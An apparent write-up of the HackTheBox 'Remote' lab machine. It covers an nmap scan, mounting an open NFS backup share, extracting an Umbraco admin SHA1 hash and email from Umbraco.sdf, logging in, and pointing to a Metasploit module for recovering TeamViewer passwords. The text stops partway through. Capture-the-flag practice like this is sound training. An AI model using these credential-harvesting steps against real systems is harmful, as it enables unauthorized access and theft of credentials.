
HackTheBox-Remote

Nmap scan shows:




```
Discovered open port 2049/tcp on 10.10.10.180
Discovered open port 49680/tcp on 10.10.10.180
Completed SYN Stealth Scan at 23:11, 0.05s elapsed (16 total ports)
Nmap scan report for 10.10.10.180
Host is up, received reset ttl 127 (0.0063s latency).
Scanned at 2022-07-11 23:11:29 EDT for 0s

PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
111/tcp   open  rpcbind      syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
2049/tcp  open  nfs          syn-ack ttl 127
5985/tcp  open  wsman        syn-ack ttl 127
47001/tcp open  winrm        syn-ack ttl 127
49664/tcp open  unknown      syn-ack ttl 127
49665/tcp open  unknown      syn-ack ttl 127
49666/tcp open  unknown      syn-ack ttl 127
49667/tcp open  unknown      syn-ack ttl 127
49678/tcp open  unknown      syn-ack ttl 127
49679/tcp open  unknown      syn-ack ttl 127
49680/tcp open  unknown      syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
           Raw packets sent: 20 (856B) | Rcvd: 17 (744B)
```

So, as we can guess by now, this is no doubt a Windows machine

Lets try to do some enumeration on the web server here

We find out the web page is using Umbraco



Umbraco

System software

Umbraco is an open-source content management system platform for publishing content on the World Wide Web and intranets. It is written in C# and deployed on Microsoft based infrastructure. Since version 4.5, the whole system has been available under an MIT License. Wikipedia

Initial release: 2000; 22 years ago

Operating system: ASP.NET, Microsoft Windows, SQL Server, SQL CE, SQL Azure, MySQL

Database location: /App_Data folder umbraco.com

Stable release: 8.11.1 / 2021-01-28

Written in: C#

If we do some research, we find we should be able to browse to /umbraco


We can, but there is no login that we have to use

Trying to anonymously login to FTP, we don't get much at all

We saw before there is also NFS, so we can try:


```
showmount -e 10.10.10.180
```

We see a site_backups share, so lets create a mount directory in tmp and mount this drive there:



```
┌──(kali㉿kali)-[~/hackingstuff/hackthebox/remote]
└─$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)

┌──(kali㉿kali)-[~/hackingstuff/hackthebox/remote]
└─$ sudo mkdir /tmp/site_backups
[sudo] password for kali:

┌──(kali㉿kali)-[~/hackingstuff/hackthebox/remote]
└─$ sudo mount -t nfs 10.10.10.180:/site_backups /tmp/site_backups
```

So, if we cd into this newly mounted share, we can see the directories




```
┌──(kali㉿kali)-[/tmp/site_backups]
└─$ ls -la
total 123
drwx------  2 nobody nogroup  4096 Feb 23  2020 .
drwxrwxrwt 20 root   root     4096 Jul 12 23:49 ..
drwx------  2 nobody nogroup    64 Feb 20  2020 App_Browsers
drwx------  2 nobody nogroup  4096 Feb 20  2020 App_Data
drwx------  2 nobody nogroup  4096 Feb 20  2020 App_Plugins
drwx------  2 nobody nogroup    64 Feb 20  2020 aspnet_client
drwx------  2 nobody nogroup 49152 Feb 20  2020 bin
drwx------  2 nobody nogroup  8192 Feb 20  2020 Config
drwx------  2 nobody nogroup    64 Feb 20  2020 css
-rwx------  1 nobody nogroup   152 Nov  1  2018 default.aspx
-rwx------  1 nobody nogroup    89 Nov  1  2018 Global.asax
drwx------  2 nobody nogroup  4096 Feb 20  2020 Media
drwx------  2 nobody nogroup    64 Feb 20  2020 scripts
drwx------  2 nobody nogroup  8192 Feb 20  2020 Umbraco
drwx------  2 nobody nogroup  4096 Feb 20  2020 Umbraco_Client
drwx------  2 nobody nogroup  4096 Feb 20  2020 Views
-rwx------  1 nobody nogroup 28539 Feb 20  2020 Web.config
```

In App_Data, there is an Umbraco.sdf data file.

If we run:


```
strings Umbraco.sdf | less
```

We can see right away there is an admin hash



```
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab
c47a1d
```

We also see there is an admin@local.htb email, lets try to login to http://10.10.10.180/umbraco now



Happy wonderful Wednesday

Username: admin@local.htb


Password: ●●●●●●●●●●●●●●

And we get in!

With Windows machines, its always a good idea to run tasklist and/or look in Program FIles to see if anything sticks out.

In this case, TeamViewer does.

We can navigate to https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/post/windows/gather/credentials/teamviewer_passwords.md
and download this tool to help us obtain the teamviewer passwords via metasploit/meterpreter



Vulnerable Application

Any Windows host with a `meterpreter` session and TeamViewer 7+ installed. The following passwords will be searched for and recovered:

This module allows to enumerate window information to get the control ID and Password of TeamViewer.

- Options Password -- All module-supported TeamViewer versions (7+)
- Unattended Password -- TeamViewer versions 7 - 9
- License Key -- TeamViewer versions 7 - 14

